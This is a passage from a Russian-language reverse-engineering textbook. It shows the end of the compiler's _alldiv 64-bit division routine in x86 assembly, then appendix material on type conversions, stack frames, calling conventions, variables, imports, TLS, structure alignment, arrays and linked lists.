sbb     eax,0
mov     HIWORD(DVSR),eax ; save positive value
mov     LOWORD(DVSR),edx
L2:

;
; Now do the divide.  First look to see if the divisor is less than
; 4194304K. If so, then we can use a simple algorithm with word
; divides, otherwise things get a little more complex.
;
; NOTE - eax currently contains the high order word of DVSR
;

or      eax,eax         ; check to see if divisor < 4194304K
jnz     short L3        ; nope, gotta do this the hard way
mov     ecx,LOWORD(DVSR) ; load divisor
mov     eax,HIWORD(DVND) ; load high word of dividend
xor     edx,edx
div     ecx             ; eax <- high order bits of quotient
mov     ebx,eax         ; save high bits of quotient
mov     eax,LOWORD(DVND) ; edx:eax <- remainder:lo word of
dividend

div     ecx             ; eax <- low order bits of quotient
mov     edx,ebx         ; edx:eax <- quotient
```

```
jmp     short L4        ; set sign, restore stack and return

;
; Here we do it the hard way.  Remember, eax contains the high word of
; DVSR
;

L3:

mov     ebx,eax         ; ebx:ecx <- divisor
mov     ecx,LOWORD(DVSR)
mov     edx,HIWORD(DVND) ; edx:eax <- dividend
mov     eax,LOWORD(DVND)
L5:

shr     ebx,1           ; shift divisor right one bit
rcr     ecx,1
shr     edx,1           ; shift dividend right one bit
rcr     eax,1
or      ebx,ebx
jnz     short L5        ; loop until divisor < 4194304K
div     ecx             ; now divide, ignore remainder
mov     esi,eax         ; save quotient

;
; We may be off by one, so to check, we will multiply the quotient
; by the divisor and check the result against the orignal dividend
; Note that we must also check for overflow, which can occur if the
; dividend is close to 2**64 and the quotient is off by 1.
;

mul     dword ptr HIWORD(DVSR) ; QUOT * HIWORD(DVSR)
mov     ecx,eax
mov     eax,LOWORD(DVSR)
mul     esi             ; QUOT * LOWORD(DVSR)
add     edx,ecx         ; EDX:EAX = QUOT * DVSR
jc      short L6        ; carry means Quotient is off by 1

;
; do long compare here between original dividend and the result of the
; multiply in edx:eax.  If original is larger or equal, we are ok,
; otherwise subtract one (1) from the quotient.
;

cmp     edx,HIWORD(DVND) ; compare hi words of result and
original

ja      short L6        ; if result > original, do subtract
jb      short L7        ; if result < original, we are ok
cmp     eax,LOWORD(DVND); hi words are equal, compare lo words
jbe     short L7        ; if less or equal we are ok, else

;subtract
L6:

dec     esi             ; subtract 1 from quotient
L7:

xor     edx,edx         ; edx:eax <- quotient
mov     eax,esi

;
; Just the cleanup left to do.  edx:eax contains the quotient.  Set the
; sign according to the save value, cleanup the stack, and return.
;

L4:

dec     edi             ; check to see if result is negative
jnz     short L8        ; if EDI == 0, result should be negative
neg     edx             ; otherwise, negate the result
```

```
neg     eax
sbb     edx,0

;
; Restore the saved registers and return.
;

L8:

pop     ebx
pop     esi
pop     edi

ret     16

_alldiv ENDP
```

Листинг B.2. Окончание функции `alldiv`*.*

Я не буду подробно обсуждать работу `alldiv`, поскольку это, как правило, статическая последовательность кода. При реверс-инжиниринге действительно нужно лишь правильно распознать эту функцию. Подробности внутренней реализации несущественны, если вы понимаете её назначение.

Преобразования типов

При просмотре низкоуровневого представления типы данных часто скрыты. Проблема в том, что, хотя большинство языков высокого уровня и компиляторов обычно учитывают типы,[1] эти сведения не всегда доходят до двоичных файлов программы. Один случай, где точный тип устанавливается явно, - разнообразные преобразования. В зависимости от конкретных типов программы часто применяют несколько разных последовательностей приведения. В следующих разделах рассмотрены самые распространённые преобразования: расширение нулями и расширение знака.

Расширение нулями

Когда программе нужно увеличить размер беззнакового целого, она обычно применяет `MOVZX`. Эта инструкция копирует меньший операнд в более крупный и по пути расширяет его нулями. Это означает, что исходный операнд копируется в более крупный операнд назначения, а наиболее старшие биты устанавливаются в ноль независимо от значения источника. Обычно это указывает на беззнаковый исходный операнд. `MOVZX` поддерживает преобразование 8-разрядных операндов в 16- или 32-разрядные, а также 16-разрядных в 32-разрядные.

Расширение знака

Расширение знака происходит, когда программа приводит знаковое целое к более крупному знаковому типу. Поскольку отрицательные целые представлены дополнительным кодом, для увеличения знакового числа необходимо установить все старшие биты, если оно отрицательно, либо сбросить их, если положительно.

До 32 бит

`MOVSX` эквивалентна `MOVZX`, но при увеличении целого вместо расширения нулями выполняет расширение знака. Инструкцию можно применять для преобразования 8-разрядного операнда в 16- или 32-разрядный либо 16-разрядного в 32-разрядный.

До 64 бит

Инструкция `CDQ` используется для преобразования знакового 32-разрядного целого в `EAX` в 64-разрядное значение `EDX:EAX` с расширением знака. Во многих случаях её присутствие можно считать доказательством того, что хранящееся в `EAX` значение является знаковым целым, а следующий код будет совместно трактовать `EDX` и `EAX` как знаковое 64-разрядное число, где `EDX` содержит старшие 32 бита, а `EAX` - младшие. Аналогично, если непосредственно перед инструкцией, совместно использующей `EDX` и `EAX` как 64-разрядную величину, `EDX` устанавливается в ноль, можно наверняка утверждать, что `EAX` содержит беззнаковое целое.

Сноски

[1] [назад] Это верно не всегда: разработчики часто используют универсальные типы данных наподобие `int` или `void *`, чтобы один и тот же код работал с различными типами.

Приложение C. Расшифровка данных программы

Можно уверенно сказать, что любая правильно спроектированная программа строится вокруг данных. Какими данными она должна управлять? Как представить их внутри программы наиболее точно и эффективно? Это самые базовые вопросы, которые обязан задавать любой квалифицированный проектировщик или разработчик программного обеспечения.

То же относится к реверс-инжинирингу. Чтобы по-настоящему понять программу, исследователь должен понять её данные. Когда общая компоновка и назначение ключевых структур данных становятся ясны, конкретные интересующие участки кода расшифровать сравнительно легко.

В этом приложении рассматриваются разнообразные темы, связанные с низкоуровневым управлением данными. Сначала описывается стек и его использование программами, затем обсуждаются самые базовые конструкции данных, например переменные. Следующий раздел посвящён размещению данных в памяти и с низкоуровневой точки зрения описывает распространённые конструкции, включая массивы и другие виды списков. Наконец, я показываю низкоуровневую реализацию классов и способы их выявления при реверс-инжиниринге.

Стек

Стек по существу является непрерывным фрагментом памяти, который каждая выполняющаяся в системе процедура организует в виртуальные "слои". Память стека используется в течение времени жизни функции и освобождается, то есть может применяться повторно, после её возврата.

В следующих разделах показана организация стеков и описаны различные соглашения о вызовах, определяющие базовую компоновку стека.

Кадры стека

Кадр стека - область, выделенная выполняющейся в данный момент функции. Здесь хранятся переданные ей параметры, адрес возврата, к которому функция должна перейти после завершения, и внутреннее хранилище функции - локальные переменные, размещённые в стеке.

Конкретная компоновка кадра критически важна, поскольку влияет на доступ функции к переданным параметрам и хранение внутренних данных, например локальных переменных. Большинство функций начинается с пролога, создающего рабочий кадр. Идея состоит в быстром и простом доступе как к области параметров, так и к области локальных переменных с помощью указателя между ними. Обычно он хранится во вспомогательном регистре, чаще всего `EBP`, тогда как `ESP`, основной указатель стека, остаётся доступным для отслеживания текущей позиции. Она важна, если функции нужно вызвать другую функцию: область ниже текущего положения `ESP` используется для создания нового кадра вызываемой функции.

На рисунке C.1 показана общая компоновка стека и кадра.




Рисунок C.1. Компоновка стека и кадра стека.

Инструкции ENTER и LEAVE

Инструкции `ENTER` и `LEAVE` - встроенные средства процессора для реализации определённого вида кадра стека. Они были разработаны как простое универсальное решение для создания кадра в процедуре.

`ENTER` создаёт кадр, помещая `EBP` в стек и устанавливая его указателем на вершину области локальных переменных (см. рисунок C.1). Она также поддерживает управление вложенными кадрами, обычно внутри одной процедуры в языках с вложенными блоками. Для работы вложенности код с `ENTER` должен указывать текущий уровень, из-за чего возможность менее применима к настоящим вызовам процедур. Если уровень задан, инструкция сохраняет в кадре процедуры указатель на начало каждого активного кадра. Затем код может обращаться по этим указателям к другим активным кадрам.

`ENTER` - очень сложная инструкция, выполняющая работу сразу нескольких инструкций. Внутренне она реализована довольно длинной микропрограммой, что создаёт определённые проблемы с производительностью. Поэтому большинство компиляторов, по-видимому, избегают `ENTER`, даже если поддерживают вложенные блоки кода в таких языках, как C и C++. При организации локальной компоновки стека процедуры такие компиляторы просто не учитывают существование блоков кода и размещают все локальные переменные в одной области.

Инструкция LEAVE является парной для ENTER. Она просто восстанавливает ранее сохранённые значения ESP и EBP. Поскольку LEAVE значительно проще, многие компиляторы, по-видимому, используют её в эпилоге функции, даже когда ENTER не используется в прологе.

Соглашения о вызовах

Соглашение о вызовах определяет, как в программе вызываются функции. В данном обсуждении соглашения о вызовах важны потому, что управляют размещением данных, например параметров, в стеке при вызове функции. Важно понять соглашения о вызовах: при реверс-инжиниринге вы будете постоянно встречать вызовы функций, а правильное определение применяемых соглашений очень поможет разобраться в исследуемой программе.

Прежде чем обсуждать отдельные соглашения, следует рассмотреть основные инструкции вызова функций - CALL и RET. Инструкция CALL помещает в стек текущий указатель инструкции (на самом деле она сохраняет указатель на инструкцию, следующую за CALL) и выполняет безусловный переход по новому адресу кода.

Инструкция RET является парной для CALL и служит последней инструкцией практически каждой функции. RET извлекает из стека адрес возврата, ранее сохранённый CALL, помещает его в регистр EIP и продолжает выполнение с этого адреса.

В следующих разделах рассматриваются наиболее распространённые соглашения о вызовах и описывается их реализация на языке ассемблера.

Соглашение о вызовах cdecl

cdecl - стандартное соглашение о вызовах C и C++. Его отличительная особенность состоит в том, что функции могут получать динамическое число параметров. Это возможно потому, что после вызова функции указатель стека восстанавливает вызывающая сторона. Кроме того, в cdecl функции получают параметры в порядке, обратном порядку в остальных соглашениях о вызовах. Первый параметр помещается в стек первым, а последний - последним. Вызовы cdecl довольно легко распознать: любая функция, которая принимает один или несколько параметров и завершается простой инструкцией RET без операндов, вероятнее всего, является функцией cdecl.

Соглашение о вызовах fastcall

Как следует из названия, fastcall - несколько более производительное соглашение о вызовах, использующее регистры для передачи первых двух параметров функции. Остальные параметры передаются через стек. Изначально fastcall было соглашением, специфичным для Microsoft, но теперь его поддерживает большинство крупных компиляторов, поэтому в современных программах оно встречается довольно часто. fastcall всегда использует ECX и EDX для хранения соответственно первого и второго параметров функции.

Соглашение о вызовах stdcall

Соглашение `stdcall` очень распространено в Windows, поскольку применяется всеми функциями Windows API и системными функциями. В отношении способа и порядка передачи аргументов `stdcall` противоположно `cdecl`. Функции `stdcall` получают параметры в порядке, обратном `cdecl`: последний параметр функции `stdcall` помещается в стек первым. Ещё одно важное различие состоит в том, что функции `stdcall` сами очищают свой стек, тогда как в `cdecl` это обязанность вызывающей стороны. Для очистки стека функции `stdcall` обычно используют инструкцию `RET`. Она может принимать необязательный операнд, задающий число байтов, которые следует удалить из стека после перехода обратно к вызывающей стороне. Поэтому в функциях `stdcall` переданный `RET` операнд часто раскрывает число байтов параметров: разделив его на 4, можно получить число принимаемых функцией параметров. Это очень полезная подсказка как для выявления функций `stdcall` при реверс-инжиниринге, так и для определения числа их параметров.

Соглашение о вызовах функций-членов классов C++ (thiscall)

Это соглашение применяется компиляторами Microsoft и Intel при вызове метода C++ со статическим числом параметров. Быстро распознать такой вызов можно по следующему признаку: любая последовательность вызова функции, которая загружает допустимый указатель в `ECX` и помещает параметры в стек, но не использует `EDX`, является вызовом метода C++. Смысл в том, что каждый метод C++ должен получать указатель на класс, называемый указателем `this`, и, вероятно, интенсивно его использовать, поэтому компилятор применяет более эффективный способ передачи и хранения именно этого параметра.

Для функций-членов с динамическим числом параметров компиляторы обычно используют `cdecl` и просто передают указатель `this` как первый параметр в стеке.

Базовые конструкции данных

В следующих разделах рассматриваются самые базовые конструкции данных с высокоуровневой точки зрения и описывается их реализация компиляторами на низком уровне. Это простейшие элементы программирования: глобальные и локальные переменные, константы и так далее. Знание реализации этих конструкций полезно тем, что действительно упрощает их распознавание при реверс-инжиниринге.

Глобальные переменные

В большинстве программ иерархия данных начинается с одной или нескольких глобальных переменных. При обращении к структурам данных программы эти переменные используются как своего рода корень данных. Чтобы понять программу, зачастую необходимо обнаружить и нанести на карту такие переменные. Более того, я часто считаю поиск и картирование глобальных переменных первым логичным шагом реверс-инжиниринга программы.

В большинстве сред глобальные переменные довольно легко обнаружить. Обычно они находятся по фиксированным адресам в разделе данных исполняемого модуля, и при обращении к ним приходится использовать жёстко заданный адрес. Благодаря этому код, обращающийся к таким переменным, действительно легко заметить. Вот короткий пример:

```
mov   eax, [00403038]
```

Это типичная инструкция, считывающая значение глобальной переменной. Из-за жёстко заданного адреса `0x00403038` можно практически наверняка утверждать, что это глобальная переменная. Компиляторы редко применяют такие адреса для чего-либо ещё. И всё же есть несколько других случаев их использования; они обсуждаются во врезке "Статические переменные" и в нескольких других местах этого приложения.

Локальные переменные

Локальные переменные программисты используют для хранения любых непосредственных значений, необходимых текущей функции. К ним относятся счётчики, указатели и прочие кратковременные данные. У компиляторов есть два основных варианта управления локальными переменными: их можно разместить в стеке или сохранить в регистре. Оба варианта рассматриваются далее.

> **Статические переменные**
>
> Ключевое слово `static` по-разному влияет на объекты разных видов. Применённое к глобальным переменным, то есть вне функции, `static` ограничивает их область видимости текущим исходным файлом. В двоичных файлах программы эта информация обычно отсутствует, поэтому исследователь, как правило, не видит применения `static` к глобальным переменным.
>
> Применённое к локальной переменной ключевое слово `static` просто превращает её в глобальную переменную, размещённую в разделе данных модуля. Разумеется, на деле такая переменная видна только той функции, в которой определена, но это различие не видно исследователю. Ограничение обеспечивается во время компиляции. Единственный способ выявить статическую локальную переменную - проверить, что обращение к ней происходит исключительно из одной функции. К обычным глобальным переменным, вероятно, хотя и не обязательно, обращается более одной функции.

Размещение в стеке

Во многих случаях компиляторы просто заранее выделяют место для переменной в стековой области функции. Это область стека непосредственно под адресом возврата и сохранённым указателем базы, то есть перед ними. В большинстве кадров стека `EBP` указывает на конец этой области, поэтому любой код, которому нужна локальная переменная, должен использовать `EBP` и вычитать из него определённое смещение, например:

```
mov   eax, [ebp - 0x4]
```

Этот код читает по адресу `EBP - 4`, который обычно является началом области локальных переменных. Конкретный тип данных переменной из этой инструкции неизвестен, однако по использованию `EAX`, а не одного из регистров меньшего размера, очевидно, что компилятор считает её полным 32-разрядным значением. Обратите внимание: поскольку доступ к переменной выполняется с помощью по существу жёстко заданного смещения относительно `EBP`, она и соседние переменные должны иметь фиксированный, заранее определённый размер.

Картирование и именование локальных переменных функции - критически важный шаг реверс-инжиниринга. После него расшифровка логики и потока управления функции становится удивительно проще!

Перезапись переданных параметров

Когда разработчикам нужно передать параметры, которые вызываемая функция может изменить, а вызывающая сторона затем прочитать обратно, параметры просто передаются по ссылке, а не по значению. Идея состоит в том, что вместо помещения в стек самого значения параметра вызывающая сторона помещает туда адрес, указывающий на это значение. Тогда вызываемая функция, получив параметр, может прочитать значение, обратившись к переданному адресу памяти, и записать его обратно простой записью по указанному адресу.

Этот факт немного облегчает исследователю понимание происходящего. Если функция записывает данные в область параметров стека, можно заключить, что она, вероятно, лишь использует это место для хранения дополнительных переменных: функции редко, если вообще когда-либо, возвращают значения вызывающей стороне путём записи обратно в область параметров стека.

Размещение в регистрах

С точки зрения производительности компиляторы всегда стремятся хранить все локальные переменные в регистрах. Регистры неизменно служат самым эффективным способом хранения непосредственных значений, а их использование всегда даёт наиболее быстрый и компактный код. Компактность объясняется тем, что у большинства инструкций есть короткие заранее назначенные коды для обращения к регистрам. Обычно в компиляторе имеется отдельный компонент распределения регистров, который оптимизирует их использование генерируемым кодом. Разработчики компиляторов нередко прилагают значительные усилия к оптимизации этих компонентов, чтобы распределять регистры как можно эффективнее, поскольку это способно существенно повлиять на общий размер и эффективность программы.

На способность компилятора разместить локальную переменную в регистре влияет несколько факторов. Важнейший из них - наличие места. В процессорах IA-32 восемь регистров общего назначения, два из которых используются для управления стеком. Остальные шесть обычно как можно эффективнее распределяются между локальными переменными. Исследователю важно помнить, что большинство переменных не используется на протяжении всего времени жизни функции, поэтому регистры можно применять повторно. Это может сбивать с толку: после перезаписи переменной трудно определить, представляет ли регистр всё ту же сущность, то есть прежнюю переменную, или уже совершенно новую. Наконец, ещё один фактор, вынуждающий компилятор использовать для локальных переменных адреса памяти, возникает при получении адреса переменной оператором &: в таком случае у компилятора нет выбора, кроме как поместить локальную переменную в стек.

Импортируемые переменные

Импортируемые переменные - это глобальные переменные, которые хранятся и обслуживаются в другом двоичном модуле, то есть в другом динамическом модуле или DLL. Любой двоичный модуль может объявить глобальные переменные "экспортируемыми" - на разных платформах разработки это делается по-разному - и разрешить другим двоичным модулям, загруженным в то же адресное пространство, обращаться к этим переменным.

> **Ключевые слова register и volatile**
>
> На выделение компилятором регистров для локальных переменных также влияют ключевые слова C и C++ `register` и `volatile`. `register` сообщает компилятору, что эта переменная интенсивно используется и по возможности должна размещаться в регистре. По-видимому, благодаря развитию алгоритмов распределения регистров некоторые компиляторы начали игнорировать это ключевое слово и при выделении регистров полностью полагаются на свои внутренние алгоритмы. На другом конце спектра находится `volatile`: это слово сообщает компилятору, что другим программным или аппаратным компонентам может потребоваться асинхронно читать и записывать переменную, а потому она должна постоянно обновляться, то есть её нельзя кэшировать в регистре. Применение этого слова заставляет компилятор выделить для переменной ячейку памяти.
>
> Ни `register`, ни `volatile` не оставляют в получившемся двоичном коде очевидных следов, но применение `volatile` иногда можно выявить. Локальные переменные, объявленные `volatile`, всегда читаются непосредственно из памяти независимо от числа доступных регистров. Для кода современных компиляторов это довольно необычное поведение. Ключевое слово `register`, по-видимому, не оставляет в двоичном коде программы легко различимых признаков.

Импортируемые переменные важны для исследователя по нескольким причинам, главная из которых в том, что, в отличие от остальных переменных, у них обычно есть имена. Чтобы экспортировать переменную, экспортирующий и импортирующий модули должны ссылаться на одно и то же имя. Это значительно улучшает читаемость для исследователя, поскольку имя даёт хотя бы некоторое представление о содержимом переменной. Следует заметить, что иногда импортируемые переменные могут не иметь имён. Причина может состоять либо в экспорте по порядковым номерам (см. главу 3), либо в намеренном искажении имён во время сборки, призванном замедлить работу исследователей и досадить им.

Выявлять импортируемые переменные обычно довольно просто, потому что обращение к ним всегда требует дополнительного уровня косвенности. Кстати, по этой же причине их использование немного снижает производительность.

Низкоуровневая последовательность кода, обращающаяся к импортируемой переменной, обычно выглядит примерно так:

```
mov   eax, DWORD PTR [IATAddress]
mov   ebx, DWORD PTR [eax]
```

Сам по себе этот фрагмент довольно обычен: такой код косвенно читает данные через указатель на другой указатель. Опознавательный признак - значение `IATAddress`. Поскольку этот указатель ссылается на таблицу адресов импорта модуля, последовательности такого вида сравнительно легко выявить.

Итог таков: любую двойную косвенность через указатель, где первый указатель является непосредственным значением, ссылающимся на таблицу адресов импорта текущего модуля, следует трактовать как обращение к импортируемой переменной.

Константы

C и C++ предоставляют два основных способа применения констант в коде. Один интерпретируется препроцессором компилятора, другой - передней частью компилятора вместе с остальным кодом.

Любая константа, определённая директивой `#define`, на этапе препроцессинга заменяется своим значением. Поэтому указание в коде имени константы равносильно вводу её значения. Почти всегда в результате получается непосредственное значение, встроенное в код.

Другой способ определить константу в C/C++ - объявить глобальную переменную и добавить к определению ключевое слово `const`. При этом создаётся код, обращающийся к константе так же, как к обычной глобальной переменной. В таких случаях подтвердить, что перед вами константа, иногда возможно, а иногда нет. Некоторые средства разработки просто помещают константу в раздел данных вместе с остальными глобальными переменными. Ограничение ключевого слова `const` обеспечивает компилятор во время компиляции. Тогда невозможно определить, является переменная константой или всего лишь глобальной переменной, которая никогда не изменяется.

Другие средства разработки могут распределять глобальные переменные по двум разным разделам: доступному и для чтения, и для записи, а также доступному только для чтения. В этом случае все константы попадут в раздел только для чтения, что послужит хорошей подсказкой о том, что перед вами константа.

Локальная память потока (TLS)

Локальная память потока полезна программам, которые интенсивно используют потоки и поддерживают отдельные структуры данных для каждого потока. Применение TLS вместо обычных глобальных переменных даёт высокоэффективный способ управления структурами данных, специфичными для потоков. В Windows есть два основных способа реализовать в программе локальную память потока. Первый - выделить TLS с помощью TLS API. В этот API входят такие функции, как `TlsAlloc`, `TlsGetValue` и `TlsSetValue`, позволяющие программе управлять небольшим пулом локальных для потока 32-разрядных значений.

Другой способ реализации локальной памяти потока в программах Windows основан на ином подходе и не требует вызовов API. Идея состоит в объявлении глобальной переменной с атрибутом `__declspec(thread)`, который помещает её в специальный локальный для потока раздел исполняемого образа. При реверс-инжиниринге такую переменную легко определить как локальную для потока, поскольку она будет указывать на иной раздел образа, чем остальные глобальные переменные исполняемого файла. При необходимости довольно легко проверить атрибуты содержащего её раздела с помощью средства дампа PE, например **`DUMPBIN`**, и установить, является ли этот раздел локальной памятью потока. Обратите внимание, что атрибут **`thread`** в целом является расширением, специфичным для компилятора Microsoft.

Структуры данных

Структура данных - это любая конструкция данных, особым образом размещённая в памяти для удовлетворения определённых потребностей программы. Выявлять структуры данных в памяти не всегда легко, поскольку философия и замысел их организации известны не всегда. В следующих разделах рассматриваются наиболее распространённые компоновки и их реализация на языке ассемблера. К ним относятся обобщённые структуры данных, массивы, связанные списки и деревья.

Обобщённые структуры данных

Обобщённая структура данных - любой блок памяти, представляющий набор полей разных типов, каждое из которых находится на постоянном расстоянии от начала блока. Это очень широкое определение, охватывающее всё, что объявлено ключевым словом `struct` в C и C++ или `class` в C++. Важно помнить, что такие структуры имеют статическую компоновку, определённую во время компиляции, и обычно статический размер. Можно создать структуру данных, последним членом которой является массив переменного размера; тогда генерируется код, динамически выделяющий структуру во время выполнения на основе вычисленного размера. Такие структуры редко находятся в стеке, потому что обычно стек содержит только элементы фиксированного размера.

Выравнивание

Структуры данных обычно выравниваются по границам естественного для процессора размера слова. Причина в том, что в большинстве систем невыровненный доступ к памяти приводит к значительному падению производительности. Важно понимать: даже если размеры членов структуры данных меньше естественного размера слова процессора, компиляторы обычно выравнивают их по размеру слова процессора.

Хорошим примером служит логический член структуры, выровненной по 32-разрядной границе. Логическое значение занимает 1 бит, но большинство компиляторов выделяет для него полное 32-разрядное слово. Дело в том, что потеря 31 бита пространства несущественна по сравнению с узким местом производительности, возникающим из-за нарушения выравнивания остальной структуры данных. Помните, что наименьшая единица, к которой 32-разрядные процессоры обычно могут обращаться непосредственно, - 1 байт. Если создать член данных длиной 1 бит, для доступа к нему и ко всем последующим членам процессору придётся не только выполнять невыровненные обращения к памяти, но и проделывать довольно много сдвигов и операций `AND`, чтобы добраться до нужного члена. Это оправданно лишь тогда, когда снижению потребления памяти придаётся большое значение.

Даже если выделить логическому значению полный байт, всё равно придётся понести значительные издержки производительности, поскольку члены утратят 32-разрядное выравнивание. По всем этим причинам при исследовании кода большинства компиляторов можно ожидать преимущественно 32-разрядно выровненные структуры данных.

Массивы

Массив - всего лишь список элементов данных, последовательно хранящихся в памяти. Массивы представляют простейшую возможную компоновку для хранения списка элементов в памяти, вероятно, поэтому обращения к массивам при реверс-инжиниринге обычно легко заметить. На низком уровне они выделяются тем, что компилятор почти всегда прибавляет к базовому адресу объекта некоторую переменную - обычно регистр, нередко умноженный на постоянное значение. Единственный случай, когда массив можно спутать с обычной структурой данных, возникает, если исходный код содержит жёстко заданные индексы массива. Тогда невозможно определить, видите ли вы массив или структуру данных: смещение может быть как индексом массива, так и смещением внутри структуры.

В отличие от обобщённых структур данных, компиляторы обычно не выравнивают массивы, и элементы размещаются в памяти последовательно, без промежутков для выравнивания. Это делается по двум основным причинам. Во-первых, массивы могут быть очень большими, и их выравнивание расходовало бы огромное количество памяти. Во-вторых, к элементам массива часто обращаются последовательно, в отличие от членов структур, которые обычно читаются без какого-либо осмысленного порядка. Поэтому компилятор может сгенерировать код, читающий и записывающий элементы фрагментами подходящего размера независимо от их действительного размера.

Массивы обобщённых типов данных

Массивы обобщённых типов обычно представляют собой массивы указателей, целых чисел или любых других элементов размером в одно слово. Управлять ими очень просто, поскольку индекс всего лишь умножается на размер машинного слова. Для 32-разрядных процессоров это означает умножение на 4: обращаясь к массиву 32-разрядных слов, программа должна лишь умножить нужный индекс на 4 и прибавить результат к начальному адресу массива, чтобы получить адрес нужного элемента в памяти.

Массивы структур данных

Массивы структур данных похожи на обычные массивы, содержащие базовые типы данных вроде целых чисел, за исключением того, что размер элемента может иметь любое значение в зависимости от размера структуры данных. Ниже приведён типичный код обращения к массиву структур данных.

```
mov   eax, DWORD PTR [ebp - 0x20]
shl   eax, 4
mov   ecx, DWORD PTR [ebp - 0x24]
cmp   DWORD PTR [ecx+eax+4], 0
```

Этот фрагмент взят из середины цикла. Локальная переменная по адресу `ebp - 0x20`, по-видимому, служит счётчиком цикла. Это довольно очевидно: значение по адресу `ebp - 0x20` загружается в `EAX`, который сдвигается влево на 4, что равносильно умножению на 16 (см. приложение B). Указатели редко умножают таким образом, зато с индексами массивов это происходит гораздо чаще. Обратите внимание: при исследовании в интерактивном отладчике назначение двух локальных переменных определить немного проще, поскольку можно просто посмотреть их значения.

После умножения `ECX` загружается значением по адресу `ebp - 0x24`, которое, по-видимому, является базовым указателем массива. Наконец, указатель складывается с умноженным индексом

и числом 4. Это классическая последовательность для структуры данных в массиве. Первая переменная, `ECX`, служит базовым указателем массива. Вторая, `EAX`, содержит текущее байтовое смещение в массиве. Оно получено умножением текущего логического индекса на размер каждого элемента, поэтому теперь известно, что каждый элемент массива имеет длину 16 байт. Наконец, программа прибавляет 4, чтобы обратиться к конкретному члену структуры. В данном случае выбирается второй элемент структуры.

Связанные списки

Связанные списки - популярный и удобный способ организации списка в памяти. Программы часто используют их, когда элементы приходится нередко добавлять в разные части списка и удалять оттуда. Существенный недостаток связанных списков заключается в том, что к элементам обычно нельзя обратиться непосредственно по индексу, как в массивах, хотя справедливо будет сказать, что это влияет лишь на некоторые приложения, которым нужен подобный прямой доступ. Кроме того, связанным спискам свойственны определённые накладные расходы памяти из-за одного или двух указателей, сопровождающих каждый элемент списка.

С точки зрения реверс-инжиниринга самое существенное различие между массивом и связанным списком состоит в том, что элементы связанного списка разбросаны по памяти, а каждый элемент содержит указатель на следующий и, возможно, на предыдущий элемент в случае двусвязного списка. В массиве же элементы хранятся в памяти последовательно. В следующих разделах рассматриваются односвязные и двусвязные списки.

Односвязные списки

Односвязные списки - простые структуры данных, содержащие сочетание "полезной нагрузки" и указателя `next`, который ссылается на следующий элемент. Идея состоит в том, что положение каждого элемента в памяти никак не связано с логическим порядком элементов списка, поэтому при изменении порядка, добавлении или удалении элементов копировать память не требуется. На рисунке C.2 показано, как связанный список организован логически и в памяти.

